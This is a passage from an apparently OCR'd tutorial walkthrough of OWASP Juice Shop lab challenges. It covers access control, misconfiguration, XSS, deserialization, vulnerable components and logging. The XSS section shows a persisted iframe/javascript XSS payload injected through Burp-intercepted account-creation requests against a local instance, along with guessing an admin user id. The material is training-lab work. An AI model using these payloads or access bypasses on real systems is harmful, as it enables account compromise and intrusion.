


Enter 1 in the field and click submit as we guess that user 1 is the admin and see whats happens.




BOOM ! we got the access and now we have completed the challenge.

Another example or challenge is we can go through the inspect page and go to debugger (main file) to check if there any admin page exists. In admin page check for user and password. And you will the both creds and now can enter it and login as an administrator. This is also an Broken access control methodology you get an unauthorised access to the web app.




## 6. Security Misconfiguration

Security misconfiguration is same as BAC because if you misconfigured anything its a flaw in the entity. Imagine a fortress with sturdy walls and vigilant guards, but one gate left unlatched. That's the essence of security misconfiguration—a seemingly small oversight that can expose sensitive systems and data to potential attackers.


You have prove and error in an input bar where you see the website is taking an input and enter any value like (.,’,”). Try inspecting the web pages and source code and find more security flaws. Also use burp to intercept to search for misconfigurations.


## 7. Cross-Site Scripting (XSS)

To be a good pentester you should always try to search for an input on the website.




Try search string and enter the given query in the search bar. After completing this challenge will be completed.



Boom ! we have go the root access by using the DOM XSS. we can aslo do a client side XSS and try exploiting. Copy the payload and Go in new account creation.

| | | | | |
|---|---|---|---|---|
| Client-side XSS Protection | ★★★ | Perform a *persisted* XSS attack with `<iframe src="javascript:alert(`xss`)">` bypassing a *client-side* security mechanism. | XSS | Danger Zone |

So try creating a new account and enter the creds and intercept it from burp suit. After intercept the request.


Request to http://127.0.0.1:42000

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 245
Origin: http://127.0.0.1:42000
Connection: close
Referer: http://127.0.0.1:42000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
qzlEeMamvRr5owgNVW2A4LcZTjf8h29u1pcBKurrA7p4QbZ8BxKL9D3OkP1X
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"xss@gmail.com",
  "password":"12345",
  "passwordRepeat":"12345",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2024-01-16T00:00:46.539Z",
    "updatedAt":"2024-01-16T00:00:46.539Z"
  },
  "securityAnswer":"max"
}
```

Paste the payload in the email in the burp and forward the intercept to the repeater.

**Request**

Pretty Raw Hex

```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 270
Origin: http://127.0.0.1:42000
Connection: close
Referer: http://127.0.0.1:42000/
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=
qzlEeMamvRr5owgNVW2A4LcZTjf8h29ulpcBKurrA7p4QbZ8BxKL9D3OkP1X
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"<iframe src="javascript:alert(`xss`)">",
  "password":"12345",
  "passwordRepeat":"12345",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2024-01-16T00:00:46.539Z",
    "updatedAt":"2024-01-16T00:00:46.539Z"
  },
  "securityAnswer":"max"
}
```

**Response**

Pretty Raw Hex Render

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Tue, 16 Jan 2024 02:48:00 GMT
Connection: close
Content-Length: 1281

{
  "error":{
    "message":"Unexpected token j in JSON at position 23",
    "stack":
    "SyntaxError: Unexpected token j in JSON at position 23\n
    at JSON.parse (<anonymous>)\n    at jsonParser (/var/lib/juic
    e-shop/build/server.js:291:33)\n    at Layer.handle [as handl
    e_request] (/var/lib/juice-shop/node_modules/express/lib/rout
    er/layer.js:95:5)\n    at trim_prefix (/var/lib/juice-shop/no
    de_modules/express/lib/router/index.js:328:13)\n    at /var/l
    ib/juice-shop/node_modules/express/lib/router/index.js:286:9\
    n    at Function.process_params (/var/lib/juice-shop/node_mod
    ules/express/lib/router/index.js:346:12)\n    at next (/var/l
    ib/juice-shop/node_modules/express/lib/router/index.js:280:10
    )\n    at /var/lib/juice-shop/node_modules/body-parser/lib/re
    ad.js:137:5\n    at AsyncResource.runInAsyncScope (node:async
    _hooks:203:9)\n    at invokeCallback (/var/lib/juice-shop/nod
    e_modules/raw-body/index.js:238:16)\n    at done (/var/lib/ju
    ice-shop/node_modules/raw-body/index.js:227:7)\n    at Incomi
    ngMessage.onEnd (/var/lib/juice-shop/node_modules/raw-body/in
    dex.js:287:7)\n    at IncomingMessage.emit (node:events:517:2
    8)\n    at endReadableNT (node:internal/streams/readable:1400
    :12)\n    at process.processTicksAndRejections (node:internal
    /process/task_queues:82:21)"
  }
}
```

You will receive an error, make changes in the payload and send it again.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × 2 ×

Send Cancel

**Request**

Pretty Raw Hex

```
POST /api/Users/ HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 272
Origin: http://127.0.0.1:42000
Connection: close
Referer: http://127.0.0.1:42000/
Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=
qzlEeMamvRr5owgNVW2A4LcZTjf8h29ulpcBKurrA7p4QbZ8BxKL9D3OkP1X
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

{
  "email":"<iframe src=\"javascript:alert(`xss`)\">",
  "password":"12345",
  "passwordRepeat":"12345",
  "securityQuestion":{
    "id":1,
    "question":"Your eldest siblings middle name?",
    "createdAt":"2024-01-16T00:00:46.539Z",
    "updatedAt":"2024-01-16T00:00:46.539Z"
  },
  "securityAnswer":"max"
}
```

**Response**

Pretty Raw Hex Render


```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/23
Content-Type: application/json; charset=utf-8
Content-Length: 331
ETag: W/"14b-PljlR3vPgSCAJij4VGms2S9off0"
Vary: Accept-Encoding
Date: Tue, 16 Jan 2024 02:51:07 GMT
Connection: close

{
  "status":"success",
  "data":{
    "username":"",
    "role":"customer",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/default.svg",
    "isActive":true,
    "id":23,
    "email":"<iframe src=\"javascript:alert(`xss`)\">",
    "updatedAt":"2024-01-16T02:51:07.289Z",
    "createdAt":"2024-01-16T02:51:07.289Z",
    "deletedAt":null
  }
}
```

You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> bypassing a client-side security mechanism.) you can try other challenges as well and make more benefit of the juice shop.

## 8. [Insecure Deserialization]

The "Blocked RCE DoS" challenge in OWASP Juice Shop presents a unique opportunity to understand and analyze a specific type of Denial-of-Service (DoS) attack, all within the safe confines of a controlled environment. While exploring this challenge, remember to maintain ethical hacking practices and focus solely on the Juice Shop platform. The process of serialisation and deserialization is new in oswap. You can study a pentest tool called ysoserial and that will teach you enough about deserialization process .

This is a complex attack, start inspecting code and go the main.js in the debugger and search serial/desrial. And you will find something like this:





Prevention and Best Practices:

To prevent insecure deserialization, it's essential to validate and sanitise any serialised input data. Developers should implement proper input validation and ensure that deserialization is done securely. Additionally, enforcing the principle of least privilege and using strong, random encryption keys can further enhance security.


## 9. Using Components with Known Vulnerabilities

Using vulnerable components refers to employing software components (like libraries, frameworks, or other modules) within an application or system that have known security weaknesses. These vulnerabilities can be exploited by attackers to gain unauthorized access, steal data, or disrupt operations.

Even the service or software is not update, they are prone for a vulnerability and can be exploited to number of attacks. So if you to the burp suit in the extension section you can find some extensions that can help to scan this common vulnerabilities the components.




So there are bunch of different ones which can provide additional scanner checks and software version reporter. But the thing is this comes under the pro version of the burp suit. If you want to do it for free you can do it to an extension call wappalyzer, where you find information about the web app.




Here we find the versions of the technologies that are used and can find the vulnerabilities according to the versions used. Also you can run nessus against the web app to scan for potential vulnerabilities or that might have open ports to be exploited.

### 10. Insufficient Logging & Monitoring

Insufficient logging and monitoring is a significant security vulnerability that weakens your defenses against various threats. It essentially means that your systems lack the visibility and awareness needed to detect and respond to suspicious activities in a timely manner.

Why is it problematic?

- Blind spot for attackers: Attackers exploit the lack of visibility to operate undetected within your systems. They can steal data, compromise accounts, or disrupt operations without triggering alarms.
- Delayed response: Even if an attack is detected eventually, a lack of comprehensive logs and efficient monitoring hinders a swift and effective response. This allows attackers to inflict further damage or exfiltrate information before being stopped.
- Compliance issues: Many regulations and frameworks mandate adequate logging and monitoring practices. Insufficient implementation can lead to compliance failures and potential penalties.

## CONCLUSION :

Throughout this documentation, we have explored the methodologies employed, vulnerabilities unearthed, and the corresponding recommendations for remediation. The objective was not solely to identify weaknesses but to empower with knowledge and practical skills that transcend the specific application under scrutiny. As we reflect on the findings, it becomes evident that cybersecurity is an ever-evolving field, and continuous learning and adaptation are crucial for staying ahead of potential threats.